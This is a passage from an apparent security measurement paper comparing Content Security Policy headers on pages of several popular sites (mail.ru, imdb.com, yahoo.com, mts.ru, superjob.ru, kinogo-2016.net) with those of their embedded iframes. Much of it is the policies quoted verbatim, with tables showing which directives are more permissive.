     http://*.tns-counter.ru http://*.
    googlesyndication.com http://*.2mdn.
    net http://*.playflock.com http://my.
    com http://*.my.com http://appsmail.ru
     http://*.appsmail.ru http://*.gvt1.
    com https: *.mail.ru *.imgsmail.ru my.
    com *.my.com appsmail.ru *.appsmail.ru
     *.attachmail.ru *.live.com *.youtube.
    com *.youtube.ru *.youtu.be *.rutube.
    ru *.vimeo.com *.smotri.com *.
    dailymotion.com *.rambler.ru *.ivi.ru
    *.videomore.ru *.scorecardresearch.com
     *.weborama.fr *.adriver.ru *.
    serving-sys.com mc.yandex.ru *.mradx.
    net tns-counter.ru *.tns-counter.ru *.
    googleapis.com *.doubleclick.net *.
    googlesyndication.com *.2mdn.net *.
    gvt1.com *.playflock.com *.ytimg.com
    *.google.com vk.com *.vk.com *.
    facebook.com *.twitter.com yandex.ru
    *.yandex.ru
img-src * data:
style-src 'unsafe-inline' https: *.mail.ru
     *.imgsmail.ru vk.com *.vk.me *.
    googleapis.com
font-src data: https: *.imgsmail.ru *.vk.
    me
script-src 'unsafe-inline' 'unsafe-eval'
    https: *.mail.ru *.imgsmail.ru *.
    yandex.ru *.youtube.com *.dailymotion.
    com *.vimeo.com *.tns-counter.ru ok.ru
     *.ok.ru *.odnoklassniki.ru connect.
    facebook.net *.vk.me vk.com *.vk.com
    *.2mdn.net google-analytics.com *.
    google-analytics.com *.googleapis.com
    apis.google.com *.twitter.com yandex.
    ru *.yandex.ru openstat.net *.
    yahooapis.com
report-uri https://cspreport.minigames.
    mail.ru
```

mail.ru.

This site was ranked 35 at the time of our study. There are 2 classes of pages presenting vulnerabilities to CSP violations due to SOP. On one hand, the page https://minigames.mail.ru, having a CSP, embeds some pages at https://connect.mail.ru, which do not have any CSP. The CSP of https://minigames.mail.ru is

```
default-src 'self' http://localhost:*
    http://localhost.twitter.com:* https:
    //*.twitter.com https://*.twimg.com
    https://vine.co https://*.vine.co
connect-src 'self' http://localhost:*
    http://localhost.twitter.com:* https:
    //*.twitter.com https://*.twimg.com
    https://vine.co https://*.vine.co
    https://nowthismedia.com https://
    nowthisnews.com https://cliptamatic.
    com https://snappytv.com https://
    grabyo.com https://umrss.com https://
    unicornmedia.com https://vevo.com
    https://mlb.com https://yesnetwork.com
     https://*.nowthismedia.com https://*.
    nowthisnews.com https://*.cliptamatic.
    com https://*.snappytv.com http://*.
    snappytv.com https://*.grabyo.com
    https://*.umrss.com https://*.
    unicornmedia.com https://*.vevo.com
    https://*.mlb.com https://*.yesnetwork
    .com https://*.apple.com https://*.
    organicfruitapps.com https://*.
    soundcloud.com https://*.spotify.com
    https://anchor.fm https://*.bumpers.fm
     https://bumpers.fm https://*.
    spinrilla.com https://spinrilla.com
    http://*.hungama.com http://hungama.
    com https://*.akamaihd.net http://*.
    akamaihd.net https://*.conviva.com
font-src 'self' http://localhost:* http://
    localhost.twitter.com:* https://*.
    twitter.com https://*.twimg.com https:
    //vine.co https://*.vine.co data:
frame-src 'self' http://localhost:* http:
    //localhost.twitter.com:* https://*.
    twitter.com https://*.twimg.com https:
    //vine.co https://*.vine.co
frame-ancestors *
img-src * data:
media-src * blob:
object-src 'self' http://localhost:* http:
    //localhost.twitter.com:* https://*.
    twitter.com https://*.twimg.com https:
    //vine.co https://*.vine.co
script-src 'self' http://
localhost:* http://localhost.twitter.com:*
     https://*.twitter.com https://*.twimg
    .com https://vine.co https://*.vine.co
style-src 'unsafe-inline' 'self' http://
    localhost:* http://localhost.twitter.
    com:* https://*.twitter.com https://*.
    twimg.com https://vine.co https://*.
    vine.co
report-uri https://twitter.com/i/
    csp_report?a=
    NVQWGYLXFVYGYYLZMFRGYZJNNVSWI2LB&ro=
    false
```

On the other hand, some pages at https://mail.ru, such as the site home page, having a CSP, embeds pages from https://ad.mail.ru which do not have any CSP. For instance, the CSP of site home page is

```
default-src mail.ru *.mail.ru *.imgsmail.
    ru *.mradx.net *.gemius.pl *.weborama.
    fr *.adriver.ru *.serving-sys.com
script-src 'unsafe-inline' 'unsafe-eval'
    mail.ru *.mail.ru *.imgsmail.ru *.
    mradx.net *.odnoklassniki.ru ok.ru *.
    doubleverify.com *.dvtps.com *.
    doubleclick.net *.googletagservices.
    com *.googlesyndication.com *.
    googleadservices.com
img-src data: blob: *
style-src 'unsafe-inline' 'unsafe-eval'
    blob: *.mail.ru *.imgsmail.ru *.mradx.
    net
font-src data: blob: https: *.mail.ru *.
    imgsmail.ru *.mradx.net
frame-src mail.ru *.mail.ru *.mradx.net *.
    doubleverify.com *.doubleclick.net ok.
    ru *.ok.ru
```

```
child-src mail.ru *.mail.ru *.mradx.net *.doubleverify.com *.doubleclick.net ok.ru *.ok.ru
report-uri https://csprepport.mail.ru/splash
```

imdb.com.

This site was ranked 57 at the time of our study. It has lots of pages at http://www.imdb.com, without a CSP, which are embedding iframes from the same origin. The iframes have the following CSP

```
frame-ancestors 'self' imdb.com *.imdb.com *.media-imdb.com withoutabox.com *.withoutabox.com amazon.com *.amazon.com amazon.co.uk *.amazon.co.uk amazon.de *.amazon.de translate.google.com images.google.com www.google.com www.google.co.uk search.aol.com bing.com www.bing.com
```

yahoo.com.

This site is regularly ranked in the top 10 Alexa sites. The page at https://login.yahoo.com/?.src=ym&.intl=us&.lang=en-US&.done=https%3A//mail.yahoo.com is embedding an iframe from https://mg.mail.yahoo.com/mailfe/resources?o=iframe&src=login. The page has the following CSP

```
referrer origin-when-cross-origin
```

, while the iframe has none.

mts.ru.

This site is ranked 1469 in top Alexa sites at the time of our study. We have found 8 pages, which are some variants of https://pay.mts.ru/webportal/payments/67/Moskva embedding the same iframe at https://login.mts.ru/profile/header?ref=https%3A//pay.mts.ru/webportal/payments/67/Moskva&scheme=https&style=2015v2 The page has a very light CSP

```
frame-ancestors 'self' https://lk.ssl.mts.ru/
```

setting restrictions only for the **frame-ancestors** directive. In contrary, the CSP of the iframe

```
default-src 'self' http://*.mts.ru https://*.mts.ru http://*.mts.ru:* https://*.mts.ru:*
style-src 'self' http://*.mts.ru https://*.mts.ru http://*.mts.ru:* https://*.mts.ru:* 'unsafe-inline'
script-src 'self' http://*.mts.ru https://*.mts.ru http://*.mts.ru:* https://*.mts.ru:* 'unsafe-inline' *.googletagmanager.com *.google-analytics.com
img-src 'self' http://*.mts.ru https://*.mts.ru *.google-analytics.com data:
options inline-script
report-uri /amserver/csp-report
```

restricts most of the directives. It is clear that the CSP of the page is more permissive than that of the iframe. The following table gives details about the comparison of each of the directives.

One may notice that the page and its iframe differ in their origin, respectively https://pay.mts.ru and https://login.mts.ru. Nonetheless, it is worth noting that both document loads the scripts https://www.google-analytics.com/analytics.js, https://www.googletagmanager.com/gtm.js?id=GTM-TLXGKS which appear to be manipulating the *document.domain* object for purposes we could not capture.

Directive	IC≡ PC	PC⊃ IC	IC⊃ PC
child-src	–	–	✓
object-src	–	–	✓
script-src	–	–	✓
connect-src	–	–	✓
frame-ancestors	–	✓	–
img-src	–	–	✓
style-src	–	–	✓
font-src	–	–	✓
media-src	–	–	✓

Table 7: Mts.ru: page and iframe

Other examples.

There are 2 other sites that deserve attention.

The first one, superjob.ru was ranked 3497 in top Alexa sites. We have found that 72 of its pages and their related iframe has different CSP. Just of an example, https://www.superjob.ru/vakansii/rukovoditel-gruppy-razrabotki-po-28776646.html embeds https://www.superjob.ru/yandex_ad_R-164825-3.html. The page and its iframe was serving different CSP policies. The page was serving

```
default-src 'self' https://*.superjob.ru http://*.superjob.ru https://*.superjob.ua http://*.superjob.ua https://*.superjob.uz http://*.superjob.uz https://*.superjob.by http://*.superjob.by
report-uri //www.superjob.ru/js/request/csp_log.php?type=desktop
style-src https://*.superjob.ru http://*.superjob.ru https://*.superjob.ua http://*.superjob.ua https://*.superjob.uz http://*.superjob.uz https://*.superjob.by http://*.superjob.by 'unsafe-inline' https://fonts.googleapis.com https://*.sharethis.com https://www.google.com https://tagmanager.google.com
font-src https://*.superjob.ru http://*.superjob.ru https://*.superjob.ua http://*.superjob.ua https://*.superjob.uz http://*.superjob.uz https://*.superjob.by http://*.superjob.by https://*.superjob.ru data: https://fonts.gstatic.com
script-src https://*.superjob.ru http://*.superjob.ru https://*.superjob.ua http://*.superjob.ua https://*.superjob.uz http://*.superjob.uz https://*.superjob.by http://*.superjob.by data: 'unsafe-inline' 'unsafe-eval' https://*.yandex.ru https://*.mail.ru https://*.googletagmanager.com https://*.google-analytics.com https://tagmanager.google.com https://*.adriver.ru https://cdn.userecho.com https://apis.google.com https://*.jquery.com https://connect.ok.ru https://vk.com https://*.vk.com https:
```

```
    //userapi.com https://*.facebook.com
    https://*.facebook.net https://*.
    twitter.com https://my2.imgsmail.ru
    https://*.googlesyndication.com https:
    //*.sharethis.com https://*.netroxsc.
    ru https://*.netrox.sc https://
    az846955.vo.msecnd.net https://
    az849513.vo.msecnd.net https://*.blob.
    core.windows.net https://huntflow.ru
    https://www.youtube.com https://s.
    ytimg.com https://vimeo.com https://*.
    ravenjs.com https://www.google.com
    https://*.googletagservices.com https:
    //*.googleadservices.com https://
    googleads.g.doubleclick.net https://
    securepubads.g.doubleclick.net https:
    //dev.recrubase.com https://app.
    recrubase.com https://*.criteo.net
    https://*.criteo.com
frame-src https://*.superjob.ru http://*.
    superjob.ru https://*.superjob.ua
    http://*.superjob.ua https://*.
    superjob.uz http://*.superjob.uz
    https://*.superjob.by http://*.
    superjob.by https://*.adriver.ru
    https://*.facebook.com https://*.
    twitter.com https://*.mail.ru https:
    //*.google.com https://*.vk.com https:
    //vk.com https://connect.ok.ru https:
    //*.sharethis.com https://*.yandex.ru
    https://*.googleapis.com https://www.
    googletagmanager.com https://
    tagmanager.google.com https://
    googleads.g.doubleclick.net https://
    pagead2.googlesyndication.com https://
    tpc.googlesyndication.com https://mti.
    edu.ru https://*.indeed.com https://
    player.vimeo.com https://www.youtube.
    com https://huntflow.ru https://
    superjob-help.ru mx://res/reader-mode/
    reader.html https://*.soundcloud.com
    https://*.webcaster.pro https://ext.
    staffim.ru https://*.webvisor.com
    https://yandexadexchange.net https://
    st.yandexadexchange.net https://dis.eu
    .criteo.com
object-src https://*.superjob.ru http://*.
    superjob.ru https://*.superjob.ua
    http://*.superjob.ua https://*.
    superjob.uz http://*.superjob.uz
    https://*.superjob.by http://*.
    superjob.by https://vk.com https://*.
    vk.com https://*.facebook.net https:
    //*.netroxsc.ru https://*.adriver.ru
    https://*.googlesyndication.com https:
    //tagmanager.google.com
media-src https://*.superjob.ru http://*.
    superjob.ru https://*.superjob.ua
    http://*.superjob.ua https://*.
    superjob.uz http://*.superjob.uz
    https://*.superjob.by http://*.
    superjob.by https://*.blob.core.
    windows.net
img-src https://*.superjob.ru http://*.
    superjob.ru https://*.superjob.ua
    http://*.superjob.ua https://*.
    superjob.uz http://*.superjob.uz
    https://*.superjob.by http://*.
    superjob.by https://*.superjob.ru
    data: blob: https://mil.ru https://*.
    mil.ru https://*.mail.ru https://*.
    yandex.ru https://counter.yadro.ru
    https://check.googlezip.net https://*.
    google-analytics.com https://stats.g.
    doubleclick.net https://counter.
    rambler.ru https://*.gstatic.com
    https://*.googlesyndication.com https:
    //tagmanager.google.com https://*.
    adriver.ru https://cdn.userecho.com
    https://vk.com https://*.vk.com https:
    //*.twitter.com https:
//*.facebook.net https://*.facebook.com
    https://*.maps.yandex.net https://*.
    netroxsc.ru https://*.netrox.sc https:
    //*.sharethis.com https://*.bigmir.net
     https://*.i.ua https://*.mystat-in.
    net https://www.uz https://*.all.by
    https://*.akavita.com https://i.ytimg.
    com https://i.vimeocdn.com/ https://*.
    super-job.ru https://az846955.vo.
    msecnd.net https://az849513.vo.msecnd.
    net https://*.blob.core.windows.net
    https://huntflow.ru https://*.
    getsentry.com https://online.swagger.
    io https://ad.adriver.ru https://cm.
    marketgid.com https://rtb.directadvert
    .ru https://avatars-fast.yandex.net
    https://favicon.yandex.net https://
    googleads.g.doubleclick.net https://
    www.google.com https://www.google.ru
connect-src https://*.superjob.ru http:
    //*.superjob.ru https://*.superjob.ua
    http://*.superjob.ua https://*.
    superjob.uz http://*.superjob.uz
    https://*.superjob.by http://*.
    superjob.by 'unsafe-inline' '
    unsafe-eval' https://localhost https:
    //mc.yandex.ru https://yandex.ru
    https://www.google-analytics.com
    https://tagmanager.google.com https://
    userecho.com https://*.userecho.com
    wss://alloe.superjob.ru https://dev.
    recrubase.com https://app.recrubase.
    com
```

as a CSP, while the iframe was serving a different CSP

```
default-src 'self' *.superjob.ru
report-uri //www.superjob.ru/js/request/
    csp_log.php?type=desktop
style-src *.superjob.ru 'unsafe-inline'
    fonts.googleapis.com *.sharethis.com
    www.google.com tagmanager.google.com
font-src *.superjob.ru data: fonts.gstatic
    .com
script-src *.superjob.ru data: '
    unsafe-inline' 'unsafe-eval' *.yandex.
    ru *.mail.ru *.googletagmanager.com *.
    google-analytics.com tagmanager.google
    .com *.adriver.ru cdn.userecho.com
    apis.google.com *.jquery.com connect.
    ok.ru vk.com *.vk.com userapi.com *.
    facebook.com *.facebook.net *.twitter.
    com my2.imgsmail.ru *.
    googlesyndication.com *.sharethis.com
    *.netroxsc.ru *.netrox.sc az846955.vo.
    msecnd.net az849513.vo.msecnd.net *.
    blob.core.windows.net huntflow.ru www.
    youtube.com s.ytimg.com vimeo.com *.
    ravenjs.com www.google.com *.
    googletagservices.com *.
    googleadservices.com googleads.g.
    doubleclick.net securepubads.g.
    doubleclick.net dev.recrubase.com app.
    recrubase.com *.criteo.net *.criteo.
    com yastatic.net
frame-src *.superjob.ru *.adriver.ru *.
```

```
    facebook.com *.twitter.com *.mail.ru
    *.google.com *.vk.com vk.com connect.
    ok.ru *.sharethis.com *.yandex.ru *.
    googleapis.com www.googletagmanager.
    com tagmanager.google.com googleads.g.
    doubleclick.net pagead2.
    googlesyndication.com tpc.
    googlesyndication.com mti.edu.ru *.
    indeed.com player.vimeo.com www.
    youtube.com huntflow.ru superjob-help.
    ru mx://res/reader-mode/reader.html *.
    soundcloud.com *.webcaster.pro ext.
    staffim.ru *.webvisor.com
    yandexadexchange.net st.
    yandexadexchange.net dis.eu.criteo.com
object-src *.superjob.ru vk.com *.vk.com
    *.facebook.net *.netroxsc.ru *.adriver
    .ru *.googlesyndication.com tagmanager
    .google.com
media-src *.superjob.ru *.blob.core.
    windows.net
img-src *.superjob.ru data: blob: mil.ru
    *.mil.ru *.mail.ru *.yandex.ru counter
    .yadro.ru check.googlezip.net *.
    google-analytics.com stats.g.
    doubleclick.net counter.rambler.ru *.
    gstatic.com *.googlesyndication.com
    tagmanager.google.com *.adriver.ru cdn
    .userecho.com vk.com *.vk.com *.
    twitter.com *.facebook.net *.facebook.
    com *.maps.yandex.net *.netroxsc.ru *.
    netrox.sc *.sharethis.com *.bigmir.net
     *.i.ua *.mystat-in.net www.uz *.all.
    by *.akavita.com i.ytimg.com i.
    vimeocdn.com/ *.super-job.ru az846955.
    vo.msecnd.net az849513.vo.msecnd.net
    *.blob.core.windows.net huntflow.ru *.
    getsentry.com online.swagger.io ad.
    adriver.ru cm.marketgid.com rtb.
    directadvert.ru avatars-fast.yandex.
    net favicon.yandex.net googleads.g.
    doubleclick.net www.google.com www.
    google.ru www.google.com.ua www.google
    .by
connect-src *.superjob.ru 'unsafe-inline'
    'unsafe-eval' localhost mc.yandex.ru
    yandex.ru www.google-analytics.com
    tagmanager.google.com userecho.com *.
    userecho.com wss://alloe.superjob.ru
    dev.recrubase.com app.recrubase.com
```

Those 2 policies are incomparable, as shown by the following table.

Directive	IC≡ PC	PC⊃ IC	IC⊃ PC
child-src	–	–	–
object-src	–	–	–
script-src	–	–	–
connect-src	–	–	–
frame-ancestors	✓	✓	✓
img-src	–	–	–
style-src	–	–	–
font-src	–	–	–
media-src	–	–	–

Table 8: Superjob.ru: page and iframe

At the time of writing this paper, we have manually visited the site, and found out that the page CSP is now the same as that of the iframe. The same has been observed on the site http://kinogo-2016.net ranked 8264 in top Alexa sites. It had a page http://kinogo-2016.net/3377-3.html embedding an iframe at http://kinogo-2016.net/vote/vote.php?v=6&id=1. Their CSP policies differed in 4 directives: **child-src** , **script-src** , **object-src** and **connect-src** . Now they enforce the same CSP

```
default-src 'self' kinogo-2016.net
script-src 'self' 'unsafe-inline' '
    unsafe-eval' oconner.biz h1summer.com
    *.rocks level1cdn.com apicaller.ru
    videoburner2015.com s.ytimg.com a.
    vimeocdn.com tns-counter.ru player.
    vimeo.com www.youtube.com mc.yandex.ru
     share.yandex.ru videsjs.com *.
    digitaltarget.ru *.viral-cdn.ru
    seedeasy.ru trafmag.com t.et-code.ru
    deammer.ru viral-cdn.ru *.admitad.com
    *.vk.com *.beseed.ru beseed.ru https:
    //beseed.ru videoroll.net vbmer.com
    adone.ru psma01.com videoseed.ru *.
    videoseed.ru *.ok.ru vk.com *.mail.ru
    www.odnoklassniki.ru *.twitter.com *.
    facebook.com vkontakte.ru yastatic.net
     *.ytimg.com apicaller.ru www.youtube.
    com kinogo-2016.net hdgo.cc https://*.
    googleapis.com https://*.google.com *.
    google.com *.gstatic.com https://*.
    gstatic.com www.google-analytics.com
    https://www.google-analytics.com http:
    //*.googlesyndication.com https://*.
    googlesyndication.com *.googleapis.com
object-src 'self' *.rutube.ru *.admitad.
    com *.minutta.com *.facetz.net *.
    cdnvideo.ru *.instreamatic.com idntfy.
    ru mediatoday.ru adpod.ru *.yandex.ru
    *.adfox.ru *.vihub.ru storage.
    kinogo-2016.net *.storage.kinogo-2016.
    net n161adserv.com adpod.in videoseed.
    ru psma01.com psma02.com psma03.com
    adservone.com adservone-globotech1.
    netdna-ssl.com http://*.onedmp.com
    https://*.onedmp.com https://cdn.
    onedmp.com cunderdr.net psmardr.com
    http://*.ytimg.com *.macromedia.com *.
    adobe.com https://*.adobe.com https:
    //*.googleapis.com http://www.youtube.
    com https://www.youtube.com *.gstatic.
    com
style-src 'self' 'unsafe-inline' h1summer.
    com novinkifilmov.com tns-counter.ru
    videoburner2015.com *.vimeocdn.com *.
    vimeo.com videsjs.com vbmer.com *.
    googleapis.com *.cackle.me viutb.com
    kinogo-2016.net https://* http://
    netdna.bootstrapcdn.com
img-src * data: psma01.com psma02.com
    psma03.com adservone.com
    adservone-globotech1.netdna-ssl.com
    http://*.onedmp.com https://*.onedmp.
    com https://cdn.onedmp.com psmardr.com
     kinogo-net-2015.net fonts.googleapis.
    com kinogo-2016.net
child-src blob: *
media-src 'self' * mediastream blob: *
frame-src 'self' 'unsafe-eval' *.worldssl.
    net videoframe.blue h1summer.com video
    .sibnet.ru *.rutube.ru rutube.ru *.vk.
    com vk.com *.rocks *.mail.ru www.ok.ru
     ok.ru winvideo.org *.adfox.ru *.vihub
    .ru *.betweendigital.com *.
    smartadserver.com videoroll.net
    videoapi.my.mail.ru youtu.be psma01.
    com psma02.com psma03.com adservone.
```

```
    com adservone-globotech1.netdna-ssl.
    com http://*.onedmp.com https://*.
    onedmp.com https://cdn.onedmp.com
    psmardr.com *.videoseed.ru yastatic.
    net *.cackle.me cackle.me 1001noch.net
     kinogo-net-2015.net *.uptolike.com
    moonwalk.cc serpens.nl 37.220.36.15
    hdgo.cc *.yahoo.com http://yandex.sc
    http://www.youtube.com https://www.
    youtube.com http://*.googlesyndication
    .com https://*.google.com http://*.
    google.com
font-src 'self' data: https://*.gstatic.
    com *.bootstrapcdn.com *.uptolike.com:
    *
connect-src 'self' *.moonwalk.cc
    37.220.36.15 *.onedmp.com level1cdn.
    com *.rutube.ru rutube.ru wss://ws.
    hghit.com *.adfox.ru *.vihub.ru *.
    weborama.fr *.am15.net *.minutta.com
    *.nighter.club *.zerocdn.com *.storage
    .kinogo-2016.net *.doubleclick.net
    wss://*.cackle.me kinogo-2016.net *.
    yandex.net *.cackle.me *.yandex.ru *.
    uptolike.com https://www.youtube.com
    *.googlevideo.com https://*.gstatic.
    com
```